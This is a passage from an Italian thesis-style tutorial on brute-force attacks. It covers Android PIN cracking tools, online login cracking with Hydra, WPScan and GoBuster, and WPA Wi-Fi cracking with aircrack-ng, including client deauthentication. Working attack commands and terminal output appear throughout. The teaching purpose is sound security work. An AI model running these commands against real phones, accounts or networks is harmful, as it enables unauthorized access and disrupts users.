


Figura 4.3: Android-PIN-Bruteforce esempio

Questo script come detto, fa uso di una serie di liste di PIN ottimizzate (Gli elenchi di PIN ottimizzati sono stati generati estraendo le password numeriche dalle perdite di

database e quindi ordinandole in base alla frequenza). Per la scelta della lunghezza dei PIN da utilizzare, basta aggiungere il comando –length X, dove X sta per la lunghezza della password da utilizzare.

Inoltre è possibile utilizzare delle maschere per i PIN da utilizzare :

- Per provare tutti gli anni dal 1900 al 1999

```
1 bash ./android-pin-bruteforce crack -mask "19.."
```

Codice 4.2: Android-PIN-Bruteforce command mask

- Per provare i PIN che hanno un 1 nella prima cifra e un 1 nell'ultima cifra

```
1 bash ./android-pin-bruteforce crack -mask "1..1"
```

Codice 4.3: Android-PIN-Bruteforce command maSsk

- Per provare i PIN che terminano con 4 o 5, usa

```
1 bash ./android-pin-bruteforce crack -mask ...[45]
```

Codice 4.4: Android-PIN-Bruteforce command mask

I produttori di dispositivi creano le proprie schermate di blocco diverse da quelle predefinite o di serie di Android, per specificare una predefinita configurazione, bisogna aggiungere il comando –config ConfigFile, che permette di adattare i comandi inviati in base alla configurazione del dispositivo vittima.

Una funzione importante è il fatto che il dispositivo attaccante in automatico ogni X tentativi si metterà in pausa, simulando il time out dovuto ai vari tentativi falliti.




Figura 4.4: Android-PIN-Bruteforce time out

Una delle problematiche di questo script è il fatto che non sia in grado di riconoscere quando il PIN che abbiamo utilizzato avrà successo, infatti lui, anche dopo aver sbloccato il dispositivo continuerà con i vari tentativi.

4.2 WBRUTE

Un'altra tecnica testata è quella WBRUTE[22], sviluppata da wuseman. Questa è molto diversa e molto più potente da quella vista in precedenza, per diversi fattori :

- Funzionante solo se il dispositivo vittima ha una versione Android 8.0
- Permette di bypassare il time out dopo X tentativi errati
- Deve essere abilitato ADB nel dispositivo vittima
- Deve essere dato l'accesso al dispositivo attaccante dal dispositivo vittima
- Permette di sapere il PIN corretto
- Permette di sostituire il PIN con uno nuovo
- Utilizzabile con PIN di 4 o 6 cifre
- Il dispositivo vittima deve essere rootato

Questa tecnica sfrutta una vulnerabilità introdotto con Android 8.0, nata dalla rimozione della possibilità di impostare come PIN l'orario attuale, per un errore è stato lasciato il comando locksettings che permette di eseguire operazioni sul PIN, in questo caso di proverà a rimuovere il PIN corretto, andando a catturare il messaggio di successo in modo da avere una conferma che il PIN sia corretto.

```
nico@ntr10:[~/WBRUTER-master]: ./wbruter --android 4
-----
Bruteforce attack will be started within 2 seconds..
Please use (CTRL+C) to abort the attack at anytime..
-----
Wrong PIN: 0000
Wrong PIN: 0001
Wrong PIN: 0002

PIN Code Has Been Found: 0003

Do you want to set a new PIN (y/N): N

It is required to restart your device after
PIN code has been erased from your device..

restart device (y/N): N

Pin was cracked by wbruter v1.5
```

Figura 4.5: WBRUTE esempio

Il comando eseguito è :

```
1 adb shell locksettings clear -old $i | grep "Lock credential cleared"
```

Codice 4.5: Android-PIN-Bruteforce command

Dove \$i è il valore che verrà testato (da 0000 a 9999). Una volta trovato il PIN questo ci verrà mostrato a schermo sul device attaccante e richiesto se si vuole modificare con un'altro. Questa tecnica permette di provare tutti i 9999 PIN in poco più di un'ora grazie al fatto che non si ha il problema del time out, ma come detto in precedenza, questa tecnica è poco applicabile, per il fatto che si deve avere un dispositivo bloccato con Android 8.0, debug USB attivo e autorizzazione per il device attaccante.

Il tutto è funzionante grazie allo strumento adb[23] che permette l'esecuzione di comandi direttamente sul dispositivo.

4.3 CiLocks

CiLocks[24] è un'altro strumento utilizzato per eseguire il Pin brute force su dispositivi mobile, questo come Android-PIN-Bruteforce permette l'utilizzo di dizionari personalizzati ed inoltre permette di unire diverse tecniche, come quella vista in WBRUTE.




Figura 4.6: CiLocks esempio

5. Online Password Cracking

Questo tipo di attacco si basa su un utente malintenzionato che proverà ad indovinare le credenziali di un utente per la pagina di accesso di un'applicazione web; per un server SSH o Telnet; o per un servizio di rete come LDAP (Lightweight Directory Access Protocol), uno dei protocolli di posta (SMTP, POP3 o IMAP), FTP o uno dei tanti altri.

Gli attacchi di Brute Force online, a differenza di quella offline, vanno incontro a più problematiche, come alla larghezza di banda della rete, blocco dell'account e rilevamento nei registri.

Per gli attacchi online sono più adatti i Dictionary Attack che fanno uso di dizionari di piccole dimensioni e mirati piuttosto che all'uso di Brute Force.

Il vantaggio principale di eseguire un Online Password Cracking è che un utente malintenzionato non ha bisogno di privilegi speciali per avviare l'attacco. Il computer attaccato fornisce alcuni servizi ai suoi utenti legittimi e un attacco di cracking delle password online riuscito consente all'attaccante di avere gli stessi privilegi dell'utente le cui credenziali sono state indovinate.

In secondo luogo, esiste un'ampia varietà di protocolli che possono essere attaccati. Qualsiasi protocollo di rete che accetta login e password può essere attaccato con Online Password Cracking.

Infine, Online Password Cracking può essere avviato letteralmente da qualsiasi parte del mondo su Internet, da qualsiasi computer che ha accesso alla rete al servizio attaccato.

5.1 Strumenti

Nella rete si possono trovare infiniti tool che permettono di eseguire questo tipo di attacco, ora ne vedremo i più famosi.

5.1.1 Hydra

Hydra [25] è un cracker di accesso in parallelo che supporta numerosi protocolli per attaccare. È molto veloce e flessibile e i nuovi moduli sono facili da aggiungere. Questo strumento consente a ricercatori e consulenti di sicurezza di mostrare quanto sarebbe facile ottenere l'accesso non autorizzato a un sistema da remoto.

Supporta innumerevoli servizi web : Cisco AAA,s Cisco auth, Cisco enable, CVS, FTP, HTTP(S)-FORM-GET, HTTP(S)-FORM-POST, HTTP(S)-GET, HTTP(S)-HEAD, HTTP- Proxy, ICQ, IMAP, IRC, LDAP, MS-SQL, MySQL, NNTP, Oracle Listener, Oracle SID, PC-Anywhere, PC-NFS, POP3, PostgreSQL, RDP, Rexec, Rlogin, Rsh,

SIP, SMB(NT) , SMTP, SMTP Enum, SNMP v1+v2+v3, SOCKS5, SSH (v1 e v2), SSHKEY, Subversion, Teamspeak (TS2), Telnet, VMware-Auth, VNC e XMPP.

La sintassi per eseguire un attacco con Hydra è la seguente :

```
1 root@kali:~# hydra -l user -P passlist.txt ftp://192.168.0.1
2 root@kali:~# hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
3 root@kali:~# hydra -C defaults.txt -6 pop3s://2001:db8::1:143/TLS:DIGEST-MD5
4 root@kali:~# hydra -l admin -p password ftp://192.168.0.0/24/
5 root@kali:~# hydra -L logins.txt -P pws.txt -M targets.txt ssh
```


Codice 5.1: Hydra esempio

In questo esempio di eseguirà un semplice attacco, andando a testare lo user "root" e la password "toor" sull'indirizzo 127.0.0.1 utilizzando il protocollo ssh.

In Hydra abbiamo molte opzioni che se possono applicare per migliorare i nostri attacchi, come :

- **-l** login con un nome specifico (passato dopo il comando)
- **-L** login testando tutti gli utenti inserite all'interno di un file
- **-p** prova una password specifica (passato dopo il comando)
- **-P** prova tutte le password presenti in un file passato
- **-s** viene utilizzato per specificare una porta in cui eseguire l'attacco
- **-x** utilizzato per la generazione delle password per eseguire il Brute Force, dopo il comando gli si passa MIN:MAX:CHARSET
- **-y** disabilita l'uso di simboli per ;a generazione di password nel Brute Force

Vediamo insieme un attacco con Hydra



```
(kali㉿kali)-[~/Desktop]
$ hydra -L user.txt -P pass.txt 172.17.0.1 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2021-07-06 09:51:17
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 16 login tries (l:4/p:4), -1 try per task
[DATA] attacking ssh://172.17.0.1:22/
[22][ssh] host: 172.17.0.1 login: unicam password: camerino
[22][ssh] host: 172.17.0.1 login: nico password: nico
1 of 1 target successfully completed, 2 valid passwords found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-07-06 09:51:21
```

Figura 5.1: Hydra esempio

```
1 root@kali:~# hydra -L user.txt -P pass.txt 172.17.0.1 ssh
```

Codice 5.2: Hydra code esempio

In questo attacco andiamo ad utilizzare una lista di utenti e una lista di password per eseguire il Brute Force, infine andremo a specificare l'indirizzo su cui eseguire il Brute Force e su quale servizio.

Possiamo vedere che si è trovata la corrispondenza per due utenti (nico e unicam), con le seguenti password (nico e camerino).

5.1.2 WpScan

WPScan[26] è un web scanner creato per analizzare e cercare fallo di sicurezza all'interno della piattaforma di blogging WordPress. Il tool WPScan è in grado di testare un sito che adotta un WordPress e controllare la presenza di vulnerabilità che devono essere sistematiche, purtroppo molte volte anche zero day.

Una particolarità di questo tool è il fatto di poter eseguire un attacco Brute Force tramite l'utilizzo di dizionari per il login nell'area "admin" di questi siti creati in wordpress.

Figura 5.2: WpScan esempio[27]

```
root@kali:~# wpscan --url http://esempio.com --password rockyou.txt --usernames andy
```

Codice 5.3: WpScan code esempio

Una volta eseguito l'attacco verrà mostrato a video le credenziali di accesso, come nell'esempio precedentemente riportato.

Per testare più utenti, basta aggiungere dopo il comando **-usernames**, i nomi dei vari utenti da testare, separati da una virgola.

5.1.3 GoBuster

GoBuster[28] è un tool per il Brute Force scritto in Go, questo linguaggio permette di avere prestazioni altamente elevate a differenza di altri Strumenti che possiamo trovare che risultano molto più lenti (per esempio Dirbuster, DirSearch, DIRB). Lo scopo di questo tool è quello di eseguire il Brute Force per scoprire le directory di un sito, sottodomini DNS e nomi di host virtuali sui server web.

```
(kali㉿kali)-[~/Desktop]
$ gobuster dir -u 10.0.2.11 -w /usr/share/wordlists/dirb/common.txt
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:          http://10.0.2.11
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
=====
2021/07/06 11:08:44 Starting gobuster in directory enumeration mode
=====
/.hta           (Status: 403) [Size: 213]
/.htaccess      (Status: 403) [Size: 218]
/.htpasswd      (Status: 403) [Size: 218]
/0              (Status: 301) [Size: 0] [→ http://10.0.2.11/0/]
/admin          (Status: 301) [Size: 231] [→ http://10.0.2.11/admin/]
/africa         (Status: 503) [Size: 288]
/agb            (Status: 503) [Size: 288]
/agency          (Status: 503) [Size: 288]
/agent           (Status: 503) [Size: 288]
/agenda          (Status: 503) [Size: 288]
/aggregator     (Status: 503) [Size: 288]
/agents          (Status: 503) [Size: 288]
```

Figura 5.3: Gobuster esempio

La sintassi di questo tool è basata sull'utilizzo dei seguenti parametri :

- **dir** viene utilizzato per indicare la ricerca di directory
- **dns** viene utilizzato per indicare la ricerca dei sottodomini DNS
- **vhost** viene utilizzato per indicare la ricerca dei nomi dei host virtuali
- **-u** opzione utilizzata per specificare l'url sul quale eseguire l'attacco
- **-z** opzione utilizzata per nascondere il progresso dell'attacco
- **-o** opzione utilizzata per specificare un file per l'output
- **-t** opzione utilizzata per indicare il numero di thread da utilizzare
- **-w** opzione utilizzata per indicare la wordlist per l'attacco

```
1 root@kali:~# gobuster dir -u https://www.google.it -w /usr/common.txt -o prova.txt
```

Codice 5.4: GoBuster code esempio

6. Wi-Fi Brute Force

Un Brute Force su di una rete Wi-Fi, per prima cosa dobbiamo riuscire a catturare l'handshake che avviene tra il punto di accesso alla rete e il client, in questo handshake possiamo trovare informazioni inerenti alla password.

Per eseguire questo tipo di attacco, un malintenzionato ha a disposizione molti strumenti : Aircrack-ng, Fern, Wifite, AirJack, ecc ecc . Ora andremo a vedere nel dettaglio alcuni di questi strumenti.

6.1 Aircrack-ng

Aircrack-ng[29] è uno strumento utilizzato per valutare la sicurezza delle reti Wi-Fi. Questo tool si compone di una suite di strumenti, ognuno con un proprio scopo :

- **Airmon-ng** utilizzato per impostare l'interfaccia di rete in monitor mode.
- **Airodump-ng** utilizzato per acquisire i pacchetti di autenticazione Wi-Fi.
- **Aireplay-ng** utilizzato per eseguire un'iniezione di frame al fine di generare traffico nella rete.
- **Aircrack-ng** utilizzato per violare le password Wi-Fi.

Per eseguire questo tipo di attacco abbiamo bisogno di una particolare scheda di rete, questa deve supportare la monitor mode¹.

Successivamente dobbiamo andare a configurare la nostra scheda, quindi utilizzeremo il comando riportato qui sotto per individuare la scheda che andremo ad utilizzare.

¹ `root@kali:~# ip a`

Codice 6.1: Configurazione scheda di rete

¹**monitor mode** : permette di catturare i pacchetti nella rete senza doversi connettere ad un access point (questa modalità funziona solo con reti wireless)

Aircrack-ng

```
(kali㉿kali)-[~] ~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 08:00:27:a6:1f:86 brd ff:ff:ff:ff:ff:ff
    inet 10.0.2.10/24 brd 10.0.2.255 scope global dynamic noprefixroute eth0
        valid_lft 426sec preferred_lft 426sec
    inet6 fe80::a00:27ff:fea6:1f86/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
9: wlan0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc mq state DOWN group default qlen 1000
    link/ether 4e:4c:4f:82:87:2d brd ff:ff:ff:ff:ff:ff permaddr 00:c0:ca:84:79:c2
```

Figura 6.1: Aircrack visualizzazione interfaccia di rete

Una volta individuata la scheda di rete da utilizzare andremo ad eseguire il seguente comando per specificare ad aircrack-ng quale scheda di rete deve utilizzare

```
1 sudo airmon-ng start #nomescheladirete
```

Codice 6.2: Configurazione scheda di rete

```
(kali㉿kali)-[~]
$ sudo airmon-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

      PID Name
      459 NetworkManager
     1420 wpa_supplicant

      PHY     Interface       Driver       Chipset
      phy3      wlan0        rt2800usb     Ralink Technology, Corp. RT2870/RT3070
      hash.txt          (mac80211 monitor mode vif enabled for [phy3]wlan0 on [phy3]wlan0mon)
                  (mac80211 station mode vif disabled for [phy3]wlan0)
```

Figura 6.2: Aircrack selezione interfaccia di rete

Il passo successivo è quello di eseguire una scansione delle reti disponibile, per farlo dobbiamo eseguire il comando :

```
1 sudo airodump-ng wlan0mon
```

Codice 6.3: Scansione delle reti

CH 4][Elapsed: 6 s][2021-07-07 09:51													
BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID				
AE:91:5D:D9:E9:BD	-41	8	1 0 10 360	WPA2 CCMP	PSK	Unicam							
00:1F:45:FD:EC:79	-34	10	2 0 1 54	WPA2 CCMP	MGT	UnicamEasyWiFi							
20:B3:99:48:A1:49	-55	5	0 0 13 54	WPA2 CCMP	MGT	UnicamEasyWiFi							
00:11:88:DF:95:92	-60	2	5 2 11 54e.	WPA2 CCMP	MGT	UnicamEasyWiFi							
00:11:88:DF:95:90	-65	2	0 0 11 54e.	WPA2 TKIP	MGT	eduroam							
00:11:88:DF:96:92	-71	2	0 0 11 54e.	WPA2 CCMP	MGT	UnicamEasyWiFi							
00:11:88:DF:96:90	-72	2	0 0 11 54e.	WPA2 TKIP	MGT	eduroam							
00:1F:45:FE:02:49	-72	4	1 0 13 54	WPA2 CCMP	MGT	UnicamEasyWiFi							
00:1F:45:FD:FA:49	-76	4	0 0 13 54	WPA2 CCMP	MGT	UnicamEasyWiFi							
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes						
(not associated)	20:B3:99:46:42:66	-56	0 - 1	0	1								MyDomain
AE:91:5D:D9:E9:BD	8C:F5:A3:E5:F8:FE	-14	0 - 1	18	6								
00:11:88:DF:96:92	24:41:8C:06:30:10	-72	0 - 6e	0	1								
Quitting ...													

Figura 6.3: Aircrack monitoraggio delle reti

Dopo aver individuato la rete da attaccare (in questo caso la rete scelta è Unicam), dobbiamo salvarci il suo BSSID¹ per eseguire un dump dei pacchetti inerenti a quella rete, in modo da poter intercettare i WPA handshake che avvengono tra i client e l'access point. Questi dati verranno memorizzati in un file con estensione .cap¹ in modo tale da poter eseguire successivamente un Brute Force su questi dati per poterne estrarre la password.

```
1 sudo airodump-ng --channel 10 --bssid #BSSID_AccessPoint -w #percorso wlan0mon
```

Codice 6.4: Dump dei pacchetti

CH 10][Elapsed: 1 min][2021-07-07 09:53													
BSSID	PWR	RXQ	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID			
AE:91:5D:D9:E9:BD	-2	92	726	536 0 10 360	WPA2 CCMP	PSK	Unicam						
BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes						
AE:91:5D:D9:E9:BD	8C:F5:A3:E5:F8:FE	-14	1e-24	0	830								
AE:91:5D:D9:E9:BD	14:A5:1A:1B:DF:0B	-26	1e- 6	0	24								

Figura 6.4: Aircrack dump dei pacchetti della rete

Per poter recuperare la password, dobbiamo attendere che venga recuperato il WPA handshake, ma ci potrebbe volere del tempo, quindi una cosa che si può fare è quella di andar a scollegare alcuni utenti dalla rete in modo che così debba riconnalarsi, facendo partire un handshake. Questo è possibile grazie ad aireplay-ng.

```
1 sudo aireplay-ng -0 5 -b #BSSID_AccessPoint -h BSSID_Client wlan0mon
```

Codice 6.5: Aireplay deauth

¹**BSSID** : Si tratta di un identificatore a 48 bit per il set di servizi di base, è il MAC del lato 802.11 del punto di accesso.

¹**.CAP** : i file con estensione .CAP contengono dati acquisiti dai programmi di tracciamento dei pacchetti. I dati sono in forma grezza, il che significa che vengono salvati nella forma in cui sono stati catturati.

Aircrack-ng

```
[kali㉿kali] ~
$ sudo aireplay-ng -0 5 -c 8C:F5:A3:E5:F8:FE -a AE:91:5D:D9:E9:BD wlan0mon
10:08:18 Waiting for beacon frame (BSSID: AE:91:5D:D9:E9:BD) on channel 10
10:08:19 Sending 64 directed DeAuth (code 7). STMAC: [8C:F5:A3:E5:F8:FE] [33|59 ACKs]
10:08:20 Sending 64 directed DeAuth (code 7). STMAC: [8C:F5:A3:E5:F8:FE] [ 8|60 ACKs]
10:08:21 Sending 64 directed DeAuth (code 7). STMAC: [8C:F5:A3:E5:F8:FE] [ 8|56 ACKs]
10:08:22 Sending 64 directed DeAuth (code 7). STMAC: [8C:F5:A3:E5:F8:FE] [ 0|61 ACKs]
10:08:23 Sending 64 directed DeAuth (code 7). STMAC: [8C:F5:A3:E5:F8:FE] [70|56 ACKs]
```

Figura 6.5: Aircrack deauthentication client dalle rete

Una volta che vediamo che compare la scritta WPA handshake in alto a destra, possiamo chiudere il programma.

CH 10	[Elapsed: 1 min]	[2021-07-07 09:53]	[WPA handshake: AE:91:5D:D9:E9:BD]
BSSID	PWR	RXQ	Beacons
AE:91:5D:D9:E9:BD	-2	93	1102
			#Data, #/s CH MB ENC CIPHER AUTH ESSID
BSSID	STATION	PWR	Rate Lost Frames Notes Probes
AE:91:5D:D9:E9:BD	8C:F5:A3:E5:F8:FE	-14	1e-24 0 1007
AE:91:5D:D9:E9:BD	14:A5:1A:1B:DF:0B	-14	1e- 6 0 95 EAPOL Unicam

Figura 6.6: Aircrack WPA handshake catturato

Ora che abbiamo recuperato tutti i pacchetti di cui abbiamo bisogno per estrarre la password della rete Wi Fi, dobbiamo eseguire un Brute Force su questi dati "grezzi". Per eseguire il Brute Force, possiamo utilizzare il comando aircrack-ng, che permette tramite l'utilizzo di un dizionario, di eseguire un attacco per individuare la password della rete.

```
1      sudo aircrack-ng -z -b #BSSID_AccessPoint #Path_file_cap -w #Path_Wordlist
```

Codice 6.6: Aircrack Brute Force

```
[00:00:00] 8/10303727 keys tested (1380.02 k/s)

Time left: 2 hours, 4 minutes, 26 seconds          0.00%

File System                                         KEY FOUND! [ 12345678 ]

Master Key      : 05 D6 3E A2 E1 37 AD 16 C1 DF 43 DB 6A 3D 20 61
                   C6 60 D3 D4 DE 17 11 9B 35 D0 32 C8 FB A7 6D 0A

Transient Key   : 45 B2 9C EB 70 A4 72 8C F8 55 A2 22 7A D7 A8 19
                   C0 5F FC 00 0E A7 91 EC A1 97 EE 63 E4 60 CD 01
                   66 A9 31 CC 12 D0 95 D5 D3 49 00 00 00 00 00 00 00 00
                   00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Home                                         EAPOL HMAC      : 45 94 1F 7A 3A 98 56 09 13 A1 50 6C 8B 76 54 51
```

Figura 6.7: Aircrack Brute Force

6.2 Fern

Fern[30] è un’altro strumento utilizzato per testare la sicurezza delle reti Wi-Fi, come Aircrack. Questo si differenzia per il modo in cui l’utente si interfaccia con il programma, mentre su Aircrack si utilizza un’interfaccia a linea di comando, questo strumento ci permette di utilizzare un’interfaccia grafica, rendendo l’utilizzo dello strumento più semplice.



Figura 6.8: Fern-wifi-cracker

Come possiamo vedere, nella parte superiore possiamo scegliere quale scheda di rete impostare per eseguire la scansione, una volta selezionata la rete possiamo far partire la scansione premendo il tasto sottostante.

Una volta avvenuta la scansione, possiamo vedere le reti disponibile suddivise in base al tipo di criptazione, che possono essere o "wifi-wep" o "wifi-wpa", cliccando su uno di questi tasti, possiamo andar a vedere nel dettaglio le reti disponibili. Una volta individuata la rete da attaccare, basterà selezionare la rete, selezionare il dizionario da utilizzare per eseguire l'attacco e premere il tasto **Attack**.

